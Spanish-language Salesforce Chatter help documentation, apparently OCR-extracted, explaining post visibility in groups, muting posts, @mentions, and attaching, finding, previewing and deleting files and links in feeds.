## ¿Las publicaciones que realice en un grupo aparecen en mi perfil mientras que otros pueden verlas?

Sí, pero quién puede verlas depende deltipo de grupo. Si realiza una publicación en un grupo que es:

- Público, todo el mundo excepto los clientes puede ver la publicación en su perfil.
- Privado, solo los miembros del grupo podrán ver la publicación en su perfil.
- Privado y permite clientes, todos los miembros pueden ver la publicación en este grupo. Los clientes miembros del grupo pueden ver sus publicaciones en la página del grupo pero no en su perfil.
- Sin registrar, solo los miembros del grupo y los usuarios con el permiso "Gestionar grupos sin registrar" pueden ver la publicación en su perfil. Los clientes miembros del grupo pueden ver sus publicaciones en la página del grupo pero no en su perfil.

CONSULTE TAMBIÉN

Grupos de Chatter

## Silenciar una publicación

Controle lo que aparece en sus noticias en tiempo real y silencie las publicaciones que ya no le interesan.

Puede silenciar publicaciones desde las noticias en tiempo real y desde la vista de detalle de una publicación de noticias en tiempo real. El silenciamiento está disponible en las fichas Inicio y Chatter, pero no en las noticias en tiempo real de grupos, perfiles o registros. Si su administrador ha activado respuestas de correo electrónico, puede silenciar publicaciones respondiendo a correos electrónicos de publicaciones con la única palabra `silenciar`.

Para silenciar una publicación en noticias en tiempo real, seleccione **Silenciar** desde el menú desplegable de la publicación.

Para silenciar una publicación desde su vista de detalle:

1. Vaya a la vista de detalle en las noticias en tiempo real haciendo clic en la marca de fecha de la publicación en una notificación por correo electrónico haciendo clic en el botón **Ver/Comentario**.
2. En el menú desplegable de la publicación, seleccione **Silenciar**.

Después de silenciar una publicación,

EDICIONES


Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**


- En Salesforce Classic, la publicación ya no aparece en sus noticias en tiempo real en la ficha Inicio o Chatter. En Lightning Experience y en comunidades basadas en la plantilla Servicio al cliente (Napili), la publicación permanece en su sitio.
- Ya no obtiene notificaciones para actualizaciones en esa publicación.
- Puede utilizar el filtro Silenciado para ver sus publicaciones silenciadas.
- Si alguien le menciona en una publicación silenciada, se anula el silencio de la publicación de forma automática. Si reaparece en sus noticias en tiempo real y si tiene notificaciones de correo electrónico activadas, obtiene una notificación acerca de la actualización.
- Si se ha publicado la publicación originalmente en noticias en tiempo real de un grupo, un perfil o un registro, sigue apareciendo en esas noticias en tiempo real.

  Por ejemplo, algunas publicaciones en un grupo al que pertenece. La publicación aparece en las noticias en tiempo real del grupo y sus noticias en tiempo real en la ficha Inicio y Chatter. Puede silenciar la publicación en sus noticias en tiempo real, pero la publicación permanece visible en las noticias en tiempo real del grupo.

Ejemplo: Aquí encontrará cómo silenciar una publicación desde el menú desplegable .




Para ver todas las publicaciones que ha silenciado, seleccione el filtro Silenciado.



# Menciones a personas y grupos

## @mención de personas y grupos en publicaciones y comentarios

@mencione a personas por separado o a un grupo para mantenerlos informados cuando se está debatiendo algo importante para ellos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

1. Cuando escriba una publicación, escriba `@` seguido de las primeras letras del nombre de la persona o grupo en cuestión.
2. Seleccione la persona o grupo en la lista de coincidencias.

   La lista incluye las coincidencias de

   - Personas, normalmente usuarios con los que más interactúa
   - Grupos públicos
   - Grupos privados de los que es miembro

   Puede tener hasta 25 menciones en una única publicación o comentario. No puede mencionar grupos archivados, grupos sin registrar, grupos de clientes ni grupos privados de los que no es miembro.
3. Haga clic en **Compartir** para publicar su actualización.

Una vez que publique su actualización:

- El nombre de la persona se convierte en un vínculo hacia su perfil, y el nombre de grupo se convierte en un vínculo a la página de grupo.
- Para las personas que mencione, la actualización aparecerá en las noticias en tiempo real del perfil de la persona mencionada y en sus noticias en tiempo real A mí.
- Para los usuarios que seleccionan la recepción de mensajes de correo electrónico cuando se les menciona, Chatter envía una notificación por correo electrónico.

  Nota: Existe una excepción: Si se @menciona a sí mismo, no recibe una notificación.

- En el caso de los grupos que mencione:
  - La actualización aparecerá en las noticias en tiempo real del grupo y en las noticias en tiempo real Elementos de los miembros de cada grupo.
  - Chatter envía una notificación por correo electrónico a los miembros del grupo que han activado la preferencia Enviar por correo electrónico todas las publicaciones para ese grupo.

    Nota: En dispositivos móviles, no enviamos actualmente notificaciones distribuidas para menciones de grupo.

  - Si la mención está en las noticias en tiempo real de un registro, el registro aparece en la lista de registros del grupo.

Ejemplo: Su compañera Madison publica que está buscando información sobre una función de un producto que se llama Acme. Puede responder a la publicación de Madison con el siguiente comentario: "Habla con @Bob Smith, es el responsable de cuenta de Acme. @Acme Products, ¿tenéis información adicional sobre esta función para Madison?" Tanto Bob Smith (si seleccionó recibir mensajes de correo electrónico cuando se le mencione) como los miembros del grupo Acme Products recibirán una notificación de su publicación por correo electrónico. Madison puede hacer clic en **@Bob Smith** en la actualización para ver el perfil de Bob, o bien en @Acme Products para ver la página del grupo.

Chatter aplica la seguridad y las reglas de colaboración en Salesforce. Supongamos que realiza una publicación en un registro o un grupo privado o sin registrar y hace mención a alguien que no tiene acceso a ese registro o que no es miembro del grupo. En este caso, la

@mención aparece como un vínculo gris. La persona mencionada no puede ver la publicación y no se le notifica sobre la publicación. Por ejemplo, Madison crea un grupo privado para su equipo de proyecto y olvida agregar su compañera de trabajo Sandy Dunn al grupo. Cuando Madison publica una actualización en este grupo y @menciona a Sandy Dunn, Sandy no recibe una notificación sobre la actualización. Sandy tampoco podrá ver la actualización porque no es miembro del grupo privado. Si Madison agrega más tarde a Sandy al grupo, Chatter no notificará a Sandy sobre las menciones anteriores.

CONSULTE TAMBIÉN

- Uso compartido de una publicación de Chatter
- Uso compartido de un vínculo a una publicación de Chatter
- Ver una publicación individual de Chatter
- Visibilidad de las @menciones de usuario y grupo

## Visibilidad de las @menciones de usuario y grupo

Cuando @menciona a personas o grupos en una actualización, cualquiera que tenga acceso a la actualización puede ver la publicación y todos los comentarios.

Esta tabla describe dónde puede encontrar publicaciones y comentarios que hagan mención a personas, grupos públicos y grupos privados. No es posible hacer mención a grupos privados con clientes y grupos sin registrar.

| Si la publicación se hizo en | Y menciona a | Estas personas pueden ver la publicación y sus comentarios |
|---|---|---|
| El perfil de otra persona | Otras personas | Cualquiera con acceso al perfil de esa persona. |
| | Grupo público | Cualquiera con acceso al perfil de esa persona. |
| | Grupo privado | Cualquiera con acceso al perfil de la persona, aunque no sea miembro del grupo privado. |
| Grupo público A | Otras personas | Cualquiera con acceso al grupo público A. |
| | Grupo público B | Cualquiera con acceso al grupo público A. |
| | Grupo privado | Cualquiera con acceso al grupo público A, aunque no sea miembro del grupo privado. |
| Grupo privado A | Otras personas | Miembros del grupo privado A. |
| | Grupo público | Miembros del grupo privado A. |
| | Grupo privado B | Miembros del grupo privado A, aunque no sean miembros del grupo privado B. Personas que sean miembros de ambos grupos privados también podrán ver la publicación en las noticias en tiempo real del grupo privado B. |
| Grupo sin registrar A | Otras personas | Los miembros del grupo sin registrar A y los usuarios con el permiso "Gestionar grupos sin registrar". |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

| Si la publicación se hizo en | Y menciona a | Estas personas pueden ver la publicación y sus comentarios |
|---|---|---|
| | Grupo público | Los miembros del grupo sin registrar A y los usuarios con el permiso “Gestionar grupos sin registrar”. |
| | Grupo privado B | Los miembros del grupo privado B son miembros del grupo sin registrar A o tienen el permiso "Modificar grupos sin registrar". |
| Página de detalles de registro | Otras personas | Personas con acceso de colaboración al registro. |
| | Grupo público | Personas con acceso de colaboración al registro. |
| | Grupo privado | Personas con acceso de colaboración al registro, aunque no sean miembros del grupo privado. |

La visibilidad de las publicaciones y comentarios depende del acceso de colaboración a la publicación. Cualquiera con acceso a la publicación original lo tiene también a todos los comentarios posteriores que se hagan en ella.

## ¿Quién puede ver mis archivos y vínculos adjuntos?

Comparta archivos y vínculos con otras personas adjuntándolas a las publicaciones o comentarios.

Adjunte vínculos y archivos a publicaciones y comentarios desde su dispositivo, Salesforce Files, fuentes externas de Files Connect y bibliotecas de Salesforce CRM Content.. Son compatibles todos los tipos de archivos, incluyendo desde las presentaciones de Microsoft® PowerPoint y las hojas de cálculo de Excel hasta los archivos Adobe® PDF y los archivos de imagen, de audio y de vídeo.

Esta tabla muestra quién puede ver un archivo que ha adjuntado y dónde aparece el mismo:

| Si adjunta un archivo: | ¿Quién puede verlo? | ¿Dónde aparece? |
|---|---|---|
| En una noticia en tiempo real de Chatter | Todos los usuarios de Chatter de su empresa. | • En sus noticias en tiempo real de Chatter y en las de sus seguidores, y en su perfil<br>• En la lista Archivos y en Salesforce CRM Content de todos los usuarios de Chatter de su empresa |
| En su perfil de Chatter o en el perfil de Chatter de cualquier otra persona | Todos los usuarios de Chatter de su empresa. | • En sus noticias en tiempo real, las noticias en tiempo real de los usuarios de Chatter de su organización, de sus seguidores y de los seguidores de éstos, y en sus perfiles.<br>• En la lista Archivos propios de su perfil |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

| Si adjunta un archivo: | ¿Quién puede verlo? | ¿Dónde aparece? |
| --- | --- | --- |
| | | • En la lista Archivos y Salesforce CRM Content de todos los usuarios de Chatter de su empresa |
| En un grupo público. | Todos los usuarios de Chatter de su empresa. | • En su noticia en tiempo real, en las de sus seguidores y miembros del grupo<br>• En las noticias en tiempo real de su perfil<br>• En las noticias en tiempo real del grupo<br>• En la lista Archivos del grupo<br>• En la página Archivos y en Salesforce CRM Content de todos los usuarios de Chatter de su empresa |
| En un grupo privado del que es miembro. | Los miembros del grupo y los usuarios con los permisos "Modificar todos los datos" y "Ver todos los datos". | • En sus noticias en tiempo real y en las de los miembros del grupo<br>• En las noticias en tiempo real de su perfil<br>• En las noticias en tiempo real del grupo<br>• En la lista Archivos del grupo<br>• En sus listas Archivos, las listas Archivos de miembros del grupo, y Salesforce CRM Content |
| En un grupo no registrado del que es miembro | Los miembros del grupo y los usuarios con el permiso "Gestionar grupos sin registrar" | • En sus noticias en tiempo real y en las de los miembros del grupo<br>• En las noticias en tiempo real de su perfil<br>• En las noticias en tiempo real del grupo<br>• En la lista Archivos del grupo<br>• En sus listas Archivos, las listas Archivos de miembros del grupo, y Salesforce CRM Content |
| En un registro. | Cualquier persona con acceso de colaboración al registro | • Página de detalles de registro<br>• Su página de perfil<br>• Resultados de búsquedas en noticias en tiempo real |

| Si adjunta un archivo: | ¿Quién puede verlo? | ¿Dónde aparece? |
| --- | --- | --- |
| | | • Noticias en tiempo real de toda la empresa |

CONSULTE TAMBIÉN

Visibilidad de publicaciones

## Adjuntar archivos o vínculos

### Adjuntar un archivo a una publicación o un comentario

Comparta archivos y vínculos desde Salesforce o desde su ordenador con otras personas adjuntándolos a publicaciones o comentarios.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Puede adjuntar todo tipo de archivos, incluyendo presentaciones de Microsoft® PowerPoint y las hojas de cálculo de Excel hasta los archivos Adobe® PDF, los archivos de imagen, de audio y de vídeo. El tamaño máximo de archivo es de 2 GB.

Cuando adjunta un archivo, tenga en cuenta lo siguiente:

- Cuando se publica un archivo en una noticia en tiempo real, todas las personas de su empresa podrán verlo aunque el archivo comenzara como privado. Sólo los archivos publicados en un grupo privado se mantendrán como privados para dicho grupo.
- Adjuntar un archivo desde un grupo p una biblioteca crea una referencia al archivo. Si actualiza un archivo en Salesforce CRM Content, las actualizaciones se reflejarán también en la noticia en tiempo real.
- En Lightning Experience, puede adjuntar hasta diez archivos a una publicación de noticias en tiempo real.
- Puede publicar un archivo desde una fuente de datos externa. Desde el selector de archivos, seleccione una fuente externa y navegue por las carpetas al archivo que desea publicar. Se crea una nueva copia o referencia del archivo en Salesforce para el archivo externo correspondiente. Si ya existe una referencia del archivo para el archivo que selecciona, se reutilizará.

1. Haga clic en **Archivo** en la parte superior de sus noticias en tiempo real para adjuntar un archivo a una publicación o **Adjuntar archivo** debajo de un comentario para adjuntar un archivo a un comentario.

   Si está comentando en una actualización surgida del seguimiento de una noticia en tiempo real en un archivo, la opción **Adjuntar archivo** no está disponible.

2. Realice una de las siguientes acciones:
   - Haga clic en **Seleccionar un archivo desde Salesforce** para adjuntar un archivo que ya se cargó en Salesforce, sincronizado desde su carpeta Salesforce Files Sync, o que existe en una fuente de datos externa de Files Connect.
   - Haga clic en **Cargar un archivo desde su sistema** para adjuntar nuevos archivos desde el ordenador.

3. Busque el archivo que desea adjuntar.

   Los vínculos, los documentos de Google Docs, los documentos de la ficha Documentos y los archivos adjuntos de la lista relacionada Notas y archivos adjuntos no se incluyen en la lista Seleccionar un archivo para adjuntar. Si desea obtener más información acerca de la búsqueda de archivos para adjuntar, consulte Búsqueda de archivos para adjuntar a una noticia en tiempo real de Chatter.

4. Añada una publicación o un comentario acerca del archivo.

Si no introduce ningún texto, se publica una actualización genérica en el archivo adjunto.

5. Bajo el cuadro de texto, seleccione **Mis seguidores** para publicar la publicación en su perfil. Para publicar en un grupo, seleccione **Un grupo**. Introduzca parte del nombre del grupo en el campo Buscar grupos y seleccione el grupo en la lista desplegable. Solo puede seleccionar un grupo al que pertenece.
6. Haga clic en **Compartir**.

CONSULTE TAMBIÉN

Descripción general de cargar y compartir archivos

Cargar una nueva versión de un archivo

Compartir y acceder a archivos externos utilizando Files Connect

## Búsqueda de archivos para adjuntar a una noticia en tiempo real de Chatter

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Desde el selector de archivos, puede ver una lista de archivos de Salesforce que posee o a los que tiene acceso. En Salesforce Classic, haga clic en **Archivo** encima de las noticias en tiempo real y, a continuación, seleccione un archivo desde Salesforce. En Lightning Experience, haga clic en el icono de clip debajo de la publicación para abrir la ventana Seleccionar archivo. Los 25 archivos vistos más recientemente se enumeran de forma predeterminada.

Desde el selector de archivos, puede ver y buscar un grupo determinado de archivos haciendo clic en un filtro específico de la barra lateral.

- **Todos los archivos**: Todos los archivos que posee y a los que tiene acceso, incluyendo:
  - Los archivos que han compartido contigo
  - Los archivos que sigue
  - Archivos en sus grupos de Chatter
  - Archivos en sus bibliotecas
  - Los archivos adjuntos por otras personas a noticias en tiempo real de Chatter, incluyendo los archivos adjuntos a todos los grupos públicos y grupos privados de los que es miembro. No tiene acceso a los archivos adjuntos a grupos privados de los que no es miembro.

  Este filtro solo está disponible en Salesforce Classic.
- **Reciente**: los archivos más recientes que ha visualizado.
- **MIS ARCHIVOS**: todos los archivos que posee, los que han compartido con usted y los que sigue.
  - **De mi propiedad**: archivos que posee:
    - Se cargan en la página Inicio o Archivos. Estos archivos son privados y no se pueden compartir con nadie, pero puede visualizarlos, compartirlos y adjuntarlos a las noticias en tiempo real de Chatter.
    - Están vinculados a noticias en tiempo real de Chatter desde su equipo.
    - Se sincronizan utilizando su carpeta Salesforce Files Sync.
    - Ha cargado en las bibliotecas de Salesforce CRM Content de las que es miembro y en su biblioteca privada.
  - **Compartidos conmigo**: todos los archivos que se han compartido con usted mediante una colaboración privada o una publicación pública en su perfil.
  - **Que estoy siguiendo**: todos los archivos que está siguiendo. *(Requiere Chatter)*
- **ARCHIVOS EN MIS GRUPOS**: todos los archivos que usted y otras personas han compartido con los grupos de los que es miembro. Se enumeran los cinco primeros grupos que ha visitado.

- **ARCHIVOS EN MIS BIBLIOTECAS**: todos los archivos que usted y otras personas han cargado a bibliotecas de las que es miembro y todos los archivos que ha cargado en su biblioteca privada. Se muestran las cinco primeras bibliotecas de las que es miembro, incluyendo su biblioteca privada. Si es miembro de más de cinco bibliotecas, haga clic en **Más** para ver una lista completa.
- **Sincronizados**: Todos los archivos que se han sincronizado en su carpeta Salesforce Files Sync. Este filtro solo está disponible para usuarios que cuentan con el permiso "Sincronizar archivos".
- **ARCHIVOS EXTERNOS**: Todos los archivos a lo que tiene acceso en fuentes de datos externas de Files Connect. La búsqueda está restringida a la fuente de datos externa seleccionada.

Nota:

- Sólo se muestran los archivos de bibliotecas de las que es miembro y donde ha seleccionado `Publicar contenido en noticias en tiempo real de Chatter` o `Gestionar biblioteca` en su definición de permiso de biblioteca.
- Los usuarios que disponen del permiso "Sincronizar archivos" no visualizan los filtros **Todos los archivos**, **MIS ARCHIVOS** o **ARCHIVOS EN MIS GRUPOS**. los usuarios que no disponen del permiso "Sincronizar archivos" no visualizan el filtro**Sincronizado**.

Para buscar archivos desde el cuadro de búsqueda:

1. Opcionalmente, haga clic en un filtro de la barra lateral para restringir su búsqueda a un conjunto determinado de archivos.
2. Introduzca los términos de búsqueda en el cuadro de búsqueda. Puede realizar una búsqueda por nombre de archivo, descripción, propietario, tipo o dentro del texto del archivo.
3. Haga clic en **Buscar** para ver una lista filtrada de todos los archivos relevantes basándose en sus términos de búsqueda. O haga clic en para borrar sus términos de búsqueda.

La lista Seleccionar un archivo que adjuntar no incluye:

- Documentos de la ficha Documentos.
- Archivos adjuntos de la lista relacionada Notas y archivos adjuntos.
- Vínculos adjuntados a las publicaciones en Chatter
- Archivos de su biblioteca personal

CONSULTE TAMBIÉN

Buscar archivos

## Realizar acciones en un archivo en noticias en tiempo real de Chatter

Puede realizar las siguientes acciones en archivos en las noticias en tiempo real.

- Obtener vista previa: haga clic en la imagen en miniatura del archivo o en **Más acciones** > **Vista previa** junto al archivo.
- Descargar: haga clic en **Más acciones** > **Descargar** junto al archivo.
- Cargar nueva versión: haga clic en **Más acciones** > **Cargar nueva versión** junto al archivo.
- Ver página de detalles del archivo: haga clic en el nombre del archivo o en **Más acciones** > **Ver detalles del archivo** junto al archivo.
- Seguir: haga clic en **Seguir** para recibir actualizaciones acerca del archivo en las noticias en tiempo real de Chatter. Haga clic en para dejar de recibir actualizaciones acerca del archivo.
- Compartir: haga clic en **Más acciones** > **configuración de colaboración del archivo** junto al archivo para compartirlo con personas o grupos o mediante vínculo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

- Si dispone del permiso "Sincronizar archivos" y es el propietario del archivo, haga clic en **Sincronizar** para sincronizar un archivo entre su carpeta Salesforce Files Sync en su equipo y Chatter. Haga clic en el **Anular sincronización** para detener la sincronización del archivo.

Para saber quién puede realizar las acciones en un archivo, consulte ¿Quién puede ver mi archivo?.

CONSULTE TAMBIÉN

Ver detalles de archivo

Cargar una nueva versión de un archivo

Ver dónde se comparte un archivo

## Descarga y visualización de un archivo en noticias en tiempo real de Chatter

No sólo puede descargar y guardar los archivos publicados en las noticias en tiempo real de Chatter, sino que también puede previsualizarlos en su explorador sin descargarlos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Hay varios lugares en Chatter donde puede descargar y previsualizar archivos:

- En la página **Archivos**: haga clic en > **Descargar** o haga clic en el icono de vista previa ( ) situado junto al archivo.
- En cualquier noticia en tiempo real de Chatter: haga clic en **Más acciones** > **Descargar** junto al archivo o, para obtener una vista previa del archivo, haga clic en el archivo en miniatura o en **Más acciones** > **Vista previa**.
- En la lista Archivos que posee de un perfil: haga clic en > **Descargar** o haga clic en el icono de vista previa ( ) situado junto al archivo.
- En la lista Archivos compartidos con de un grupo: haga clic en > **Descargar** o haga clic en el icono de previsualización ( ) situado junto al archivo.
- En la lista relacionada Notas y archivos adjuntos de un registro, haga clic en **Descargar** junto a los archivos adjuntos de la noticia en tiempo real o, para previsualizarlo, en **Obtener vista previa** junto al archivo adjunto.

Al previsualizar un archivo, éste se abrirá en su navegador con el visor de documentos mejorado. El visor de documentos mejorado proporciona las siguientes funciones de visualización de documentos:

- Además de utilizar los iconos de página siguiente ( ), página anterior ( ), primera página ( ) y última página ( ) en la barra de herramientas de documentos, puede navegar de una página a otra a través de un documento haciendo clic con el botón derecho y seleccionando **Página siguiente** y **Página anterior**.
- Puede utilizar la barra de desplazamiento para moverse continuamente por un documento sin tener que hacer clic en los iconos **Página siguiente** y **Página anterior**. El desplazamiento continuo no está disponible para archivos de PowerPoint.
- Puede ir directamente a una página introduciendo el número en el campo de página y pulsando Intro.
- Desde el menú contextual puede seleccionar la opción **Ajustar ancho** para aumentar el ancho del documento o la opción **Ajustar página completa** para obtener una vista previa de toda la página del documento. El icono de ajuste de ancho ( ) y el icono de ajuste de página completa ( ) también están disponibles en la barra de herramientas.
- Desde el menú contextual puede seleccionar la opción **Pantalla completa** para obtener una vista previa del documento en modo de pantalla completa o la opción **Salir** para salir del modo de pantalla completa. El icono de pantalla completa ( ) y el icono de salida ( ) también están disponibles en la barra de herramientas.

- Desde el menú contextual, puede **Acercar zoom** o **Alejar zoom**. El icono de pantalla completa ( ) y el icono de alejamiento de zoom ( ) también están disponibles en la barra de herramientas.
- Puede utilizar las teclas de flechas del teclado para navegar de una página a otra de un documento. Haga clic en el visor de documento y utilice las teclas de la manera siguiente:
  - Tecla de flecha derecha: avanza una diapositiva en un documento PowerPoint y una página en un documento PDF, Word o Excel.
  - Tecla de flecha izquierda: retrocede una diapositiva en un documento PowerPoint y una página en un documento PDF, Word o Excel.
  - Tecla de flecha hacia arriba: avanza una diapositiva en un documento PowerPoint y se desplaza hacia arriba de la página en un documento PDF, Word o Excel.
  - Tecla de flecha hacia abajo: retrocede una diapositiva en un documento PowerPoint y se desplaza hacia abajo de la página en un documento PDF, Word o Excel.

Nota:

- No se puede obtener una vista previa de todos los archivos, como los archivos cifrados, los archivos protegidos con contraseña, los archivos PDF protegidos contra copia, los tipos de archivos desconocidos y cualquier archivo con un tamaño superior a 25 MB. La opción **Vista previa** no está disponible para noticias en tiempo real o vistas de lista, de manera que los archivos aparecen como iconos del tipo de archivo genérico en las noticias en tiempo real. Algunas funciones de Microsoft Office 2007 no se visualizarán correctamente en las vistas previas. Si se puede generar una vista previa de un archivo, pero no hay dicha vista previa, póngase en contacto con su administrador de Salesforce, quien podrá volver a generar la vista previa.
- En Internet Explorer 11, la opción **Vista previa** redirige a la página de detalles de archivo.

CONSULTE TAMBIÉN

¿Quién puede ver mis archivos y vínculos adjuntos?

Eliminar archivos y vínculos a partir de noticias en tiempo real

## Eliminar archivos y vínculos a partir de noticias en tiempo real

Para eliminar un archivo desde una noticia en tiempo real de Chatter, solo tiene que eliminar su publicación. Para eliminar un archivo, vaya a la página de detalles del archivo o a la página de detalles del contenido. Solo un propietario del archivo puede eliminar el archivo. Los usuarios que tengan el permiso "Modificar todos los datos" pueden eliminar todos los comentarios, publicaciones, archivos y vínculos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

### Eliminar un archivo desde una noticia en tiempo real de Chatter de un registro

Hay dos métodos para eliminar un archivo de una noticia en tiempo real de Chatter de un registro:

- Eliminar el archivo de una noticia en tiempo real de Chatter eliminando su publicación. Este método elimina la publicación y elimina el archivo de la noticia en tiempo real y de la lista relacionada Notas y archivos adjuntos, pero el archivo permanece en su ubicación original. Si el archivo no se ha publicado en ningún otro lugar, vuelve a ser privado, pero puede volver a compartirse después.
- Eliminar el archivo de una noticia en tiempo real de Chatter haciendo clic en **Eliminar** junto al archivo adjunto de las noticias en tiempo real en la lista relacionada Notas y archivos adjuntos. Este método elimina el archivo de todas las noticias en tiempo real de Chatter en las que se ha compartido y elimina el archivo de la lista relacionada Notas y archivos adjuntos. Restaure el archivo haciendo clic en la Papelera, seleccionando el archivo y haciendo clic en **Recuperar**. Si se ha adjuntado el archivo desde su equipo, una noticia

en tiempo real de Chatter, un grupo o una biblioteca de Salesforce CRM Content, su eliminación de la lista relacionada Notas y archivos adjuntos lo eliminará también de la publicación, pero no de su ubicación original.

### Eliminación de un vínculo de una noticia en tiempo real de Chatter

Para eliminar un vínculo de una noticia en tiempo real de Chatter, deberá eliminar su publicación.

### Eliminación de un archivo desde una página de detalles de archivos

Haga clic en **Eliminar** en la página de detalles de un archivo para eliminar el archivo de todas las ubicaciones en las que se ha compartido. En caso de que el archivo se haya compartido mediante vínculo, nadie podrá tener acceso al archivo, a pesar de tener el vínculo. Para restaurar el archivo eliminado, haga clic en el vínculo **Papelera de reciclaje** en la ficha **Inicio**. Seleccione el archivo y haga clic en **Recuperar**. El archivo se restaurará, al igual que todos los elementos compartidos que estaban asociados al archivo.

### Eliminación de un archivo de la página de detalles de contenido

Cuando publica un archivo en Chatter, éste también aparece en Salesforce CRM Content. Para eliminar el archivo de Chatter, de Salesforce CRM Content y de todas las ubicaciones en las que se ha compartido, haga clic en el nombre del archivo en las fichas Bibliotecas, Contenido o Suscripciones. En la página de detalles de contenido, haga clic en **Modificar** > **Eliminar contenido** para eliminar el archivo. La eliminación de un archivo de Chatter de la página de detalles de contenido elimina el archivo de Salesforce CRM Content y de Chatter.Seleccione la casilla de verificación para el archivo de contenido que desea restaurar y haga clic en **Recuperar**.

CONSULTE TAMBIÉN

Visibilidad de publicaciones

## Cómo adjuntar un vínculo a una publicación

Comparta vínculos con otras personas adjuntándolos a una publicación.

Si comparte una URL para la cual proporcionamos asistencia multimedia enriquecida, su publicación muestra una vista previa del contenido vinculado. Para obtener información acerca de las URL compatibles actualmente, consulte Sitios que generan una vista previa en publicaciones.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

1. Sobre su noticia en tiempo real, haga clic en **Vínculo**.
2. Escriba la URL para compartir.
3. De forma opcional, escriba un `Nombre de vínculo`.

   Si deja el campo Nombre del vínculo en blanco, la vista previa muestra el título o nombre desde la URL del sitio.
4. De forma opcional, escriba una publicación.

   Si no escribe ningún texto, se publica una actualización genérica con el vínculo.
5. Bajo el cuadro de texto, seleccione **Mis seguidores** para publicar la publicación en su perfil. Para publicar en un grupo, seleccione **Un grupo**. Introduzca parte del nombre del grupo en el campo Buscar grupos y seleccione el grupo en la lista desplegable. Solo puede seleccionar un grupo al que pertenece.

   Si está publicando en el perfil de otra persona o en un registro, las opciones **Mis seguidores** y **Un grupo** no están disponibles.

6. Haga clic en **Compartir**.

CONSULTE TAMBIÉN

Sitios que generan una vista previa en publicaciones

### Sitios que generan una vista previa en publicaciones

Salesforce proporciona asistencia multimedia enriquecida para más de 400 direcciones URL. Cuando comparte una URL compatible en una publicación, su publicación muestra una vista previa del contenido del vínculo.

Embed.ly, un servicio externo, proporciona vistas previas de archivos, que incluyen miniaturas, descripciones y reproductores de vídeo para vínculos a vídeos. Si una publicación no representa un vínculo como una vista previa enriquecida, no se admite el dominio de la URL o Embed.ly no pudo devolver el contenido de la vista previa.

No compartimos cualquier dato de contenido, usuario, organización o cuenta con Embed.ly. Solo compartimos las URL que se encuentran en la lista blanca del proveedor personalizado Embed.ly. La lista blanca también incluye versiones de las direcciones URL que están acortadas a través de acortadores externos, como bitly, goo.gl y tinyurl.com. Todas nuestra solicitudes de URL pasan por un proxy de Salesforce. Embed.ly nunca recibe llamadas directamente desde el cliente y por ello no tiene información sobre quién está realizando la solicitud de URL.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Nota: Para una lista de búsqueda de dominios URL compatibles, consulte "Dominios URL para vistas previas de vínculos enriquecidos en noticias".

CONSULTE TAMBIÉN

Cómo adjuntar un vínculo a una publicación

## Publicación de un sondeo

### Consultas

Utilice consultas para dirigir una encuesta. Una consulta contiene una lista de elecciones en una publicación de noticias en tiempo real que permite a las personas votar seleccionando una de las elecciones.

